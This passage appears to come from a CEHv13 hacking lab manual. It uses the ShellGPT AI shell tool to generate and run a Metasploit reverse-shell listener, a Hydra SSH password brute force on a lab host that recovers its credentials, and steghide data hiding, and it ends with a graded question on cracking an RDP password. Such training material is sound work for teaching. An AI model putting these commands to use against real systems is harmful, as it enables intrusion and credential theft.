
```
[root@parrot]~[~/home/attacker]
└─#ls
AndroRAT          jdk-8u202-linux-x64.tar.gz  reverse-shell-generator
BloodHound-win32-x64.zip jwt_tool           roguehostapd
ClickjackPoc       lazys3-master           RPCScan
create_ap          Maltego.v4.6.0.deb      Rustscan
Desktop           Music                  S3Scanner
dirsearch          New_Key_CEhv13.txt     SharpHound-v1.1.1.zip
dnsrecon          python_wget           Sniper
Documents          passwords.txt        spiderfoot
Downloads          payload.exe          SuperEnum
DSSS               PhoneSploit-Pro    sx-Tool
ghauri             Photon                Templates
ghost_eye          Pictures              Videos
GRecon             PowerTools-master   wifiphisher
Havoc              Public                Wmi-Persistence-master
holehe             PwnXSS
[root@parrot]~[~/home/attacker]
└─#
```

4. Run **sgpt --shell “Use msfconsole to start a listener with lhost=10.10.1.13 and lport=444”** to initialize listener on the given LHOST and LPORT.

In the prompt type **E** and press **Enter** to execute the command.

5. Msfconsole successfully initializes the listener, as shown in the screenshot.

As we are not executing payload in the victim's machine, you will not be able to establish any session.




The screenshot shows a terminal window titled "sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444" - Parrot Terminal". The window contains the following msfconsole session:

```
[root@parrot]~/home/attacker]
└─#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"
msfconsole -qx "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[E]xecute, [D]escribe, [A]bort: E
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.1.13:444
[msf] (Jobs:1 Agents:0) exploit(multi/handler) >>
```

The terminal window is part of a desktop environment with a dark theme. A network visualization is visible in the background. The bottom status bar shows "CEHv13 Module 13 Hacking Web Servers" and the current command "sgpt --shell "Use msf...".

6. Run **exit** command to exit msfconsole.



The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444" - Parrot Terminal". The terminal content is as follows:

```
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"
msfconsole -qx "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[E]xecute, [D]escribe, [A]bort: E
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.1.13:444
[msf] (Jobs:1 Agents:0) exploit(multi/handler) >> exit
[root@parrot]~[/home/attacker]
└─#
```

The desktop background features a network graph. A sidebar on the left is labeled "CEHV13 Module 13 Hacking Web Servers".

7. Run **sgpt --shell “Use Hydra to perform SSH-bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist”** to perform SSH-bruteforce attack on the target machine.

In the prompt type **E** and press **Enter** to execute the command.

8. Using the provided wordlist files, Hydra cracks SSH username and password of the target machine (here, **10.10.1.9**), as shown in the screenshot.

```
[root@parrot]~[~/home/attacker]
└─#sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"
[root@parrot]~[~/home/attacker]
└─#sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"
hydra -L /home/attacker/Wordlist/username.txt -P /home/attacker/Wordlist/password.txt ssh://10.10.1.9
[E]xecute, [D]escribe, [A]bort: E
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hacking Wireless Networks
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 05:53:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ssh://10.10.1.9:22/
[22][ssh] host: 10.10.1.9 login: ubuntu password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 05:54:36
[root@parrot]~[~/home/attacker]
└─#
```


9. Run **sgpt --shell** “Perform stegnography using steghide to hide text ‘My swiss account number is 232343435211113’ in **cover.jpg** image file with password as ‘1234’” to demonstrate image stegnography. (here, **cover.jpg** file is located at /home/attacker)

In the prompt type **E** and press **Enter** to execute the command.

10. The given text is embedded to **cover.jpg** file, as shown in the screenshot.

```
[root@parrot]~[~/home/attacker]
#sgpt --shell "Perform steganography using steghide to hide text 'My swiss bank account number is 23234343521113' in cover.jpg image file with password as '1234'"
echo 'My swiss bank account number is 23234343521113' > secret.txt && steghide embed -cf cover.jpg -ef secret.txt -p 1234
[E]xecute, [D]escribe, [A]bort: E
embedding "secret.txt" in "cover.jpg"... done
[root@parrot]~[~/home/attacker]
#
```


11. Now, navigate to **/home/attacker** and double-click **cover.jpg** file to view the image file.



12. Close the image file and attacker window. Navigate back to the **Terminal** window.

13. Now, we will extract hidden text from the cover.jpg file by executing **sgpt --shell** "Use steghide to extract hidden text in cover.jpg".

In the prompt type **E** and press **Enter** to execute the command.



The screenshot shows a terminal window on a Linux desktop environment. The terminal title is "sgpt --shell" and the subtitle is "Perform steganography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'". The terminal content shows the command being run: "#sgpt --shell "Perform steganography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'" echo 'My swiss bank account number is 232343435211113' > secret.txt && steghide embed -cf cover.jpg -ef secret.txt -p 1234 [E]xecute, [D]escribe, [A]bort: E embedding "secret.txt" in "cover.jpg"... done". The user then types "#sgpt --shell "Use steghide to extract hidden text in cover.jpg image file"" and presses Enter. The terminal window has a dark background with a network graph watermark. The desktop environment includes icons for Trash, Home, and CEHv13 Module 13 Hacking Web Servers. The taskbar at the bottom shows the terminal window and the menu icon.

14. In the **Enter passphrase** prompt, type **1234** and press **Enter**.
15. In the next prompt, type **y** and press **Enter** to continue.
16. You can observe that the extracted data is stored in the **secret.txt** file.
17. Now, run **pluma secret.txt** command to view the extracted data file.
18. You can observe that the extracted data is same as the input data given in **Step#9**.

```
[root@parrot]~[/home/attacker]
[root@parrot]~[/home/attacker]# ssgpt --shell "Perform 232343435211113' in cover."
echo 'My swiss bank account
ef secret.txt -p 1234
[E]xecute, [D]escribe, [A]b
embedding "secret.txt" in "
[root@parrot]~[/home/attac
[root@parrot]~[/home/atta
#ssgpt --shell "Use ste
steghide extract -sf cover.
[E]xecute, [D]escribe, [A]b
Enter passphrase:
the file "secret.txt" does
wrote extracted data to "se
[root@parrot]~[/home/atta
#pluma secret.txt

CEHV13 Module 13
Hacking Web
Servers
```

19. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform system hacking.
20. This concludes the demonstration of performing system hacking using ShellGPT.
21. Close all open windows and document all the acquired information.

#### Question 6.6.1.1

In Parrot Security machine write a ShellGPT prompt and execute it to crack the RDP password of user Admin present in Windows 11 machine using the passwords.txt file present in /home/attacker location. Enter the cracked RDP password of Admin.